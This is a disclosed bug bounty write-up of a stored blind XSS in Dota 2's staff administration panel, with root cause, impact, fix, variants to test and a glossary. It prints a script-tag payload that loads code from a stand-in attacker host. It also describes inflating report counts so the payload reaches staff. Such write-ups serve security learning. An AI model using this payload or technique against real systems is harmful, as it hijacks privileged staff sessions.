- Create guild with a blind xss payload as the name
'"><script src=//domain></script> - Report the guild name multiple times, until you feel the report amount is enough to make our guild listed on the first page.
- Profit!
alert(1)
Root cause
The guild name is user-controlled input that is stored and later rendered in the staff administration panel, where the payload executed. The report does not describe the server-side or client-side code responsible, so the exact missing encoding is not stated;
Output encoding means converting special characters such as <, > and quotes into harmless text before putting them on a page, so the browser shows them as characters instead of treating them as HTML. Without it, a name is not a name any more: it is instructions for the browser.
The sorting by total_reports is what makes the attack practical: the payload only fires when a staff member views the page containing the guild, and the table shows 50 rows per page. By inflating the combined report count across the name, logo and tag report forms, the attacker controls the guild's position in that list and therefore whether the payload is rendered to staff.
Impact
The payload executes in the browser of a staff member using the Dota 2 administration panel on dota2.com. The researcher states that the panel manages game information such as the IP address of currently in-game rooms, the ability to ban a player, and pro player information, and that almost everything about custom games is there. With JavaScript execution in that session, an attacker could act within the panel with the staff member's privileges. The researcher chose not to escalate and reported immediately, so the report does not demonstrate any specific action taken through the panel.
A useful comparison: a session is like a staff member's badge that the panel recognises. Code running in their browser can use that badge, so it can do what the staff member could do, without ever knowing their password.
Fix
The report does not describe the fix that was applied. The measure implied by the finding is to encode the guild name (and the logo and tag) on output wherever it is rendered, including the staff datatable, so that stored markup is displayed as text rather than parsed as HTML.
Variants to test
- Other user-controlled fields shown to staff. Guild logo and guild tag are reported through their own forms and feed the same
total_reportsvalue; the report only tested a payload in the guild name. A positive result is the remote script loading when the staff view is opened. - Sorting and paging as a delivery mechanism. On any target where a staff list is sorted by an attacker-influenced counter, inflate that counter to place the record on the first page. A positive result is the record appearing within the visible rows without staff interaction beyond opening the default view.
- Report and moderation queues. Submit the payload through abuse-report or moderation flows, which commonly surface user content to staff. A positive result is execution in the moderation interface rather than the public one.
- Blind XSS with an out-of-band listener. Use a payload that calls back to a controlled host, as in the report's
'"><script src=//domain></script>, so execution can be confirmed even when the attacker cannot see the staff page. A positive result is an incoming request from the staff environment.
Key Takeaways
- Keep in mind of your input might end up anywhere that you do not even expect, we never know ¯*(ツ)*/¯.
Jun 12, 2020: Reported Jun 12, 2020: Severity Changed Crit -> High ( I don’t get it actually) Jun 16, 2020: Triaged Sept 8, 2020: Severity Changed High -> Med ( Based on all the information and actions that I can do there, this is just disappointing 😪 )
Sept 8 2020: Rewarded 750USD + 150USD Bonus Proof(UNDISCLOSED yet): https://hackerone.com/reports/896281 My H1 Profile: https://hackerone.com/abdilahrf_
Author
Abdillah Muhamad
[redacted]
Coffe make you like a hero
Glossary
- Dota 2: a multiplayer online battle arena game made by Valve.
- Valve: the company that makes Dota 2 and runs the bug bounty programme on HackerOne.
- Guild: a group players join inside Dota 2, with a name, a logo and a tag.
- Battle Pass: a paid seasonal pass in Dota 2 that unlocks rewards; guilds were reintroduced during one.
- Administration panel: a private website used by staff to manage the game and its data.
- Web application: software you use through a browser, served from a website.
- HackerOne: a platform where security researchers report bugs to companies and can receive rewards.
- Bug bounty: a programme that pays researchers for reporting security problems responsibly.
- Bug bounty hunter: a researcher who looks for these bugs and reports them.
- Blind XSS: cross-site scripting where the attacker cannot see the page where their code runs, so they confirm it through a callback to their own server.
- Stored XSS: XSS where the payload is saved on the server and runs later for anyone who views the page.
- Payload: the piece of text or code an attacker sends to trigger a vulnerability.
- JavaScript: the programming language browsers run to make pages interactive.
- HTML: the markup language that describes the structure of a web page.
- HTML attribute: a setting inside an HTML tag, such as
title="...", whose value is usually text. - Output encoding: converting special characters into harmless text before displaying them, so they are not treated as HTML.
- Script tag: the HTML element
<script>that makes the browser download and run JavaScript. - Session: the logged-in state a website keeps for a user, usually tied to a cookie or token.
- Cookie / token: a small piece of data the browser stores and sends back to prove who you are; it is a secret and must not be shared.
- Privilege escalation: using a small amount of access to gain more powerful access.
- Datatable: a table on a web page that lists records, often with sorting and paging.
total_reports: the combined number of name, logo and tag reports a guild has received, used to sort the guild list.- Paging: splitting a long list into pages, here 50 rows per page.
- IP address: the numeric address of a device on a network; here, the addresses of in-game rooms shown in the panel.
- Custom game: a player-made game mode inside Dota 2.
- Severity: a rating of how serious a bug is, such as Critical, High or Medium.
- Triaged: confirmed and accepted by the company's security team as a real issue.
alert(1): a JavaScript command that opens a pop-up showing 1, used as simple proof that code is running.- Automation: using a script to repeat an action, such as logging in and reporting a guild many times.



